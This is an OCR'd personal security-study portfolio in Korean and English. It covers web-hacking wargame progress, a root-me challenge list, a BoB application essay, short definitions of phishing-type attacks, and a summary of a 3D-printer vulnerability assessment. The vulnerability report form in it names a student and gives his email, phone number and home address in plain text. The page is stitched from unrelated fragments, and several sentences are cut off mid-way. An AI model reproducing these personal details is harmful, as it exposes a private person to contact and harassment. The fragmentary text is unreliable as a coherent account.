
id : **wpgur010**
pwning : **umaru**


Status




♥

Made by rubiya · Hosted by @hayakudesu


[Web Hacking - Basic] 실습 진도표
실습 카테고리별 실습 진행도(%)
내 실습 진도
Protocol
Client
XSS (Cross-site scripting)
Javascript
Command Injection
File Download
File Upload
SQL Injection
LFI (Local File Inclusion)
XXE Injection
Directory Indexing
0
10
20
30
40
50
60
70
80
90
100


Challenges/Web - Client
root-me.org/en/Challenges/Web-Client/
Root Me
Search
Docs
Information
Tools
355 visitors now
Newest members :
Prototype DTS MecRandom
RyujinDrak datarniam Jason
Fizban Mattiou
Chatbox
gmordele
29 September 2019 at 00:38
J'arrive plus a me connecter a 'Python - pickle', j'ai un connetion refused
sven R.
28 September 2019 at 20:23
Hi, somebody could help to resolve the "AES - CBC - Bit-Flipping Attack". [SPOIL] I can't manage to remove the garbage hexa caracters. How can I achieve that?
Mr._7x7_
28 September 2019 at 19:16
hello friends I'm new to this game help me to get an idea of game please
widespread use on the internet.
Prerequisites:
Understanding a scripting language such javascript / vbscript
Understanding the operation of a debugger such firebug / javascript console
19 Challenges
Results
Challenge's Name
Validations
Number of points
Difficulty
Author
Note
Solution
HTML - disabled buttons 30% 44157 5 Final 8
Javascript - Authentication 42% 62412 5 g0uZ 8
Javascript - Source 41% 60157 5 g0uZ 4
Javascript - Authentication 2 36% 53943 10 na5sim 3
Javascript - Obfuscation 1 35% 52547 10 Hel0ck 9
Javascript - Obfuscation 2 31% 45225 10 Hel0ck 6
Javascript - Native code 21% 30726 15 g0uZ 5
Javascript - Obfuscation 3 17% 24811 30 Hel0ck 7
XSS - Stored 1 10% 14461 30 g0uZ 9
CSRF - 0 protection 5% 7805 35 sambecks 8
Flash - Authentication 3% 3191 40 koma 1
CSRF - token bypass 2% 2562 45 sambecks 7
XSS - Reflected 1% 1267 45 pickle 3
Javascript - Obfuscation 4 3% 3159 50 aaSSfxxx 3



1. 프로젝트 계획 및 보고서 작성
2. 매주 회의 및 공부 내용 체크
3. 목표 설정 및 일정 관리

S/W 신규 취약점 신고서

성 명	우제혁	소 속	중부대학교 SCP
이메일	wpgur0510@naver.com	전화번호	010-4149-6804
주 소	서울시 행당로 82 한진아파트 101 동 1903 호		
명예의 전당	KrCERT&보호나라 홈페이지 실명 게시 등의여부 등의 ☐ 미등의 ☐ o 해당 내용은 보호나라&KrCERT 홈페이지의 "명예의 전당" 페이지에 게시됩니다. ※ 아래 닉네임과 웹사이트 주소를 작성해 주실 경우, 실명과 함께 게시됩니다. ※ 게시 대상은 포상금을 수령한 신고자에 한하여 게시됩니다.		
	닉네임	동의하는 경우에만 작성	웹사이트 주소	동의하는 경우에만 작성

o 본 취약점을 KISA 신고 전에 공개, 다른 기관 신고, 해당업체 통보 등 여부
아니요

o 본 취약점이 정부 지원 사업*을 통해 발굴된 취약점인지에 대한 여부 예 ☐ 아니요 ☐
* 정부 예산이 투입된 연구과제 또는 프로젝트


<취약점 정보 활용 및 비밀유지>

o 신고된 취약점은 포상 관련 평가, 취약점을 보완한 제품 개발(보안 업데이트 개발)을 위해 활용됩니다.
o 포상은 비공개된 취약점을 대상으로 하며(공개된 취약점은 포상 대상에서 제외), 신고 후에도 아래와 같이 그 어떠한 목적으로도 KISA 를 제외한 제 3 자(제조사 포함)에게 공개할 수 없습니다.
- KISA 포상 취약점 : 제조사가 보안패치 한 날로부터 60 일(2 개월) 이전에 외부 공개 불가
- 공동운영사 포상 취약점 : 영구 공개 불가
o 신고서에 작성한 내용이 사실과 다르게 작성되거나, KISA 를 제외한 제 3 자에게 취약점을 공개한 경우, 비밀유지 의무 등을 위반한 사실이 밝혀진 경우 다음과 같은 불이익을 당할 수 있습니다.
- 밝혀진 날로부터 1 년 동안 평가 및 포상 대상에서 제외
- 해당 취약점으로 이미 포상 받은 경우 포상 취소 및 지급 포상금 전액 환수

▷취약점 정보 활용 및 비밀유지 등의여부 등의 ☐ 미등의 ☐

BoB 가자~!

많이 공들였던 자소서



bob...지원서

자기소개서

자기소개 1000자

투리 깊은 열정을 가지고 있는 우제혁입니다.
투리가 깊다는 것은 단단한 버팀목을 의미한다고 생각합니다. 저는 포기하지 않고 묵묵히 버티며 끝까지 목표로 잡은 일을 다 하는 성격입니다. 공부를 할 때 많은 방해요인이 생기더라도 우선순위를 생각하며 쉽게 휩쓸리지 않을 자신이 있습니다. 생각대로 되지 않은 일이 생겨도 다른 방법을 생각하려 하며 의자에 투리를 내리고 끝까지 공부하려 합니다.

배우는 취미를 가지고 있는 우제혁입니다.
몰랐던 지식을 알게 되고 그것을 나만의 것으로 만들어 사용하는 걸 좋아합니다. 무언가를 알게 되면 기록하려 하고 정리하려는 습관은 이를 뒷받침 해주고 있습니다. 그렇기에 호기심이 자연스럽게 많아지게 되었고 누구든 배울 점이 있다면 먼저 다가가 질문하게 되었습니다. 이 자세는 기존에 알고 있는 정보도 다른 점이 있으면 다시 알아보게 되고 잘못 알고 있는 정보도 다시 고칠 수 있었습니다. 즉 저의 의견과 다르다 해도 그 입장으로 생각하고 경청하며 다시 배우는 것을 좋아합니다.

대답을 한 박자 쉬는 우제혁입니다.
말하기 전에 생각을 먼저 하려 하며 책임질 수 있는 대답만을 하고자 하기에 한 박자 쉬고 말하는 습관이 있습니다. 책임을 진다는 의미를 잘 알고 있으며 팀 프로젝트를 할 때에도 맡은 역할에 대해 최선을 다하는 자세를 가지고 있습니다. 적어도 제가 한 선택에 대해서는 주위 사람에게 피해 가는 일이 없게끔 책임감을 가지고 실망시키지 않으려고 노력합니다.

먼저 인사하는 우제혁입니다.
반갑게 "안녕!" 혹은 "안녕하세요!"는 제가 사람들을 보면 먼저 하는 말입니다. 처음 보는 사람에게도 쉽게 말을 걸 수가 있으며 낯을 안 가리는 성격이어서 자연스럽게 분위기를 밝게 만들 수 있습니다. 긍정적인 분위기는 저에게 많은 도움을 주었습니다. 일례로 팀 프로젝트를 진행할 때에 해결되지 않는 힘든 상황일수록 해결했을 때의 성취감이 더 커질 것이라며 응원을 해왔었고 결국 긍정적인 결과로 이어지는 것을 보고 투듯한 경험이 있었습니다.

본인이 이룬 가장 큰 성과 및 사례를 1000자 이내로 작성

'최선을 다해 부딪치고 노력해라'
이 말은 저의 좌우명입니다. 이 문장처럼 저는 최선을 다해 노력하는 자세로 성과를 이뤄낸 경험이 있습니다.

저는 올해 'CMS 취약점 분석 프로젝트'를 진행하였습니다.
저는 프로젝트의 팀장을 맡았으며 팀원들을 이끌고 함께 취약점 분석까지 진행하였습니다. 비록 팀원 모두 취약점 분석 경험이 없어 오픈 소스들을 보고 취약한 부분을 찾아내기는 힘들었습니다. 하지만 저희는 큰 벽을 마주할 때마다 각자 XSS, file upload, SQL injection 등 기초 지식을 쌓으려 여러 CTF 문제를 풀 뿐만 아니라 일주일에 적어도 2번씩은 회의를 하며 부족한 공부를 해왔습니다. 저희는 더 노력해서 꼭 취약점을 찾기로 다짐하며 밤새 같이 동화하며 사기를 높여갔습니다.
이러한 노력 끝에 XSS 취약점을 먼저 발견해 쿠키값을 탈취하여 관리자의 아이디와 비밀번호를 알아내는 취약점을 발견했습니다. 이후 저는 팀원들과 잠을 줄여가며 노력했고 희롱적으로 팀원 모두가 취약점을 발견해서 KISA에 취약점 분석 보고서까지 제출하는 성과를 이뤄냈습니다.
저는 이러한 경험으로 BOB에서 실생활에 쓰이는 프로그램을 대상으로 모의 해킹을 통해 취약점을 분석해보고 싶습니다.

과에서 1등이란 성적을 거둘 수 있었습니다.
보안 공부뿐만 아니라 학교 수업 역시 중요한 부분이라 생각하여 노력 끝에 과에서 1등이란 성적을 거둘 수 있었습니다. 저는 포기를 하지 않는 성격입니다. 그렇기에 모든 과목을 챙기려 하였고 자연스럽게 교수님의 강의를 필기해가며 열심히 듣게 되었습니다. 모르는 부분이 있으면 교수님에게 찾아가 물어보기도 하였으며 공부 계획을 미리 세워 하루하루 목표한 양을 끝내가며 좋은 점수를 얻기 위해 열심히 노력하였습니다. 그 결과 저는 1학년 1학기 전체 수석이라는 결과를 얻게 되었으며, 이는 저에게 원동력이 되었습니다. 이 이후로 힘들수록 더 노력해야겠다는 다짐을 하게 되었으며 BOB에서도 제 특기인 노력으로 최선을 다해 부딪치고 싶습니다.

1. 뭔 소리인지 모르겠는 단어들과 수업
2. 살인적인 강의 스케쥴
3. 미틴 개 고수 bob 사람들

될 위험이 많다. 하지만, OTP는 매번 비밀번호가 바뀌기 때문에 유출돼도 불법적으로 사용될 위험이 적다.

스피어 피싱

한 개인이나 조직을 집요하게 노리는 피싱 공격을 스피어피싱이라고 합니다.

피싱

피싱(phishing)은 전자우편 또는 메신저를 사용해서 신뢰할 수 있는 사람 또는 기업이 보낸 메시지인 것처럼 가장함으로써, 비밀번호 및 신용카드 정보와 같이 기밀을 요하는 정보를 부정하게 얻으려는 social engineering의 한 종류이다.

스미싱


피싱을 e메일 대신 문자메시지(SMS)로 하면 '스미싱'(Smishing)이라고 부릅니다. 문자메시지 피싱이죠.

파밍

파밍(pharming)은 사용자가 자신의 웹 브라우저에서 정확한 웹 페이지 주소를 입력해도 가짜 웹 페이지에 접속하게 하여 개인정보를 훔치는 것을 말한다.

컨테이너(도커)

도커(Docker)는 리눅스의 응용 프로그램들을 소프트웨어 컨테이너 안에 배치시키는 일을 자동화하는 오픈 소스 프로젝트이다.



- 신도리코 본사에 방문하여 산업용으로 사용되는 7X를 점검, 체크리스트 및 자동화 분석 도구를 통해 41개의 취약점 식별

진단 가이드 | 7X 점검 | 대외 활동

신도리코 본사 방문

산업용 3D 프린터 "7X" 점검 진행

취약점 분석 도구

위험도	취약점
상	8
중	8
하	25
총합	41

분석 결과

▶체크리스트 및 자동화 분석 도구를 통해 확인한 결과, 총 41개의 취약점 식별

II 프로젝트 수행 과정

6. 대응방안

- 한국산업보안연구학회 학술 대회에 참가해 "산업 기술의 유출 방지와 보호를 위한 네트워크 3D 프린터 보안체크리스트 연구" 투고

KAIS

한국산업보안연구학회 학술 대회

체크리스트 연구 학술 논문

발표 영상 제작

III 프로젝트 결과

1. 프로젝트 수행 과정 정리

1 소개 2 수행 3 결과

BEST OF THE BEST

취약점 분석

1 DP200 구매

신도리코사의 DP200을 중고로 구매하여 취약점 분석 진행

2 체크리스트 제작

KISA의 체크리스트와 DP200 점검 결과를 병합해 체크리스트 제작

3 신도리코 컨택

DP200을 취약점 체크리스트 기반으로 점검 후 결과 전달

- (당시) 총 25개의 취약점 발견
  - 패스워드 유출 취약점
  - CGI Buffer Overflow 등등
- 취약점 분석 결과 바탕, 신도리코 컨택 시도

취약점 분석 보고서 3D 프린터 취약점 진단 체크리스트 (총 40종)

4 컨택 성공

컨택을 성공해 2x 제품 지원 및 타 3D 프린터 점검, MOU 약속

신도리코 컨택 성공 !

✓ 신도리코 2x (무상 지원)

5 취약점 진단

2x 기기를 진단한 결과 총 xx개의 취약점 발견

총 42개의 취약점

파급력 상 8개
파급력 중 11개
파급력 하 23개

6 시나리오 증명

모의해킹 시나리오 증명

대외 활동

1 대회 참가

KAIS

2 발표 수행


3 논문 투고

대응 방안


1 자동화 분석 도구


2 진단 가이드

3 체크 리스트 보완



+ 네트워크 관리사 자격증
+ 안드로이드 개발 공부
~~+ node.js~~

